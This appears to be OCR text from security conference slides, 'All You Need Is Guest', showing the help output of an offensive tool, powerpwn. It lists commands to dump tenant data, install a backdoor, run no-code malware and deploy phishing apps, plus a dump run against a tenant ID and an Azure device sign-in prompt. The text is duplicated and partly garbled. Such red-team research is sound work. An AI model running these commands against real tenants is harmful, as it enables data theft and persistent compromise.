
```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h


------------------------------------------------------------

 _ __   _____      _____ _ __ _ __  __      ___ __
| '_ \ / _ \ \ /\ / / _ \ '__| '_ \ \ \ /\ / / '_ \
| |_) | (_) \ V  V /  __/ |  | |_) | \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/   \_/\_/ |_| |_|
|_|                          |_|
```

```
                      command
    dump              Recon for available data connections and dump their content.
    gui               Show collected resources and data via GUI.
    backdoor          Install a backdoor on the target tenant
    nocodemalware     Repurpose trusted execs, service accounts and cloud services to power a malware
    phishing          Deploy a trustworthy phishing app.
```

```
-----

usage

posit
  {du
                        command
    dump                Recon for available data connections and dump their content.
    gui                 Show collected resources and data via GUI.
    backdoor            Install a backdoor on the target tenant
    nocodemalware       Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing            Deploy a trustworthy phishing app.

optional arguments:
  -h, --help            show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                        Configure the logging level.
```

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24




```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h


------------------------------------------------------------

 _ __   _____      _____ _ __ _ ____      ___ __
| '_ \ / _ \ \ /\ / / _ \ '__| '_ \ \ /\ / / '_ \
| |_) | (_) \ V  V /  __/ |  | |_) \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/ \_/\_/ |_| |_|
|_|                          |_|

-----

usage

posit
  {du
                    command
    dump            Recon for available data connections and dump their content.
    gui             Show collected resources and data via GUI.
    backdoor        Install a backdoor on the target tenant
    nocodemalware   Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing        Deploy a trustworthy phishing app.

optional arguments:
  -h, --help        show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                    Configure the logging level.
```


```
                    command
  dump              Recon for available data connections and dump their content.
  gui               Show collected resources and data via GUI.
  backdoor          Install a backdoor on the target tenant
  nocodemalware     Repurpose trusted execs, service accounts and cloud services to power a malware
  phishing          Deploy a trustworthy phishing app.
```

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43


--------------------------------------------------


 _ __   _____      _____ _ __ _ ____      ___ __
| '_ \ / _ \ \ /\ / / _ \ '__| '_ \ \ /\ / / '_ \
| |_) | (_) \ V  V /  __/ |  | |_) \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/ \_/\_/ |_| |_|
|_|                          |_|


--------------------------------------------------
```




Microsoft Azure

Pick an account

You're signing in to **Microsoft Azure Cross-platform Command Line Interface** on another device located in **Israel**. If it's not you, close this page.

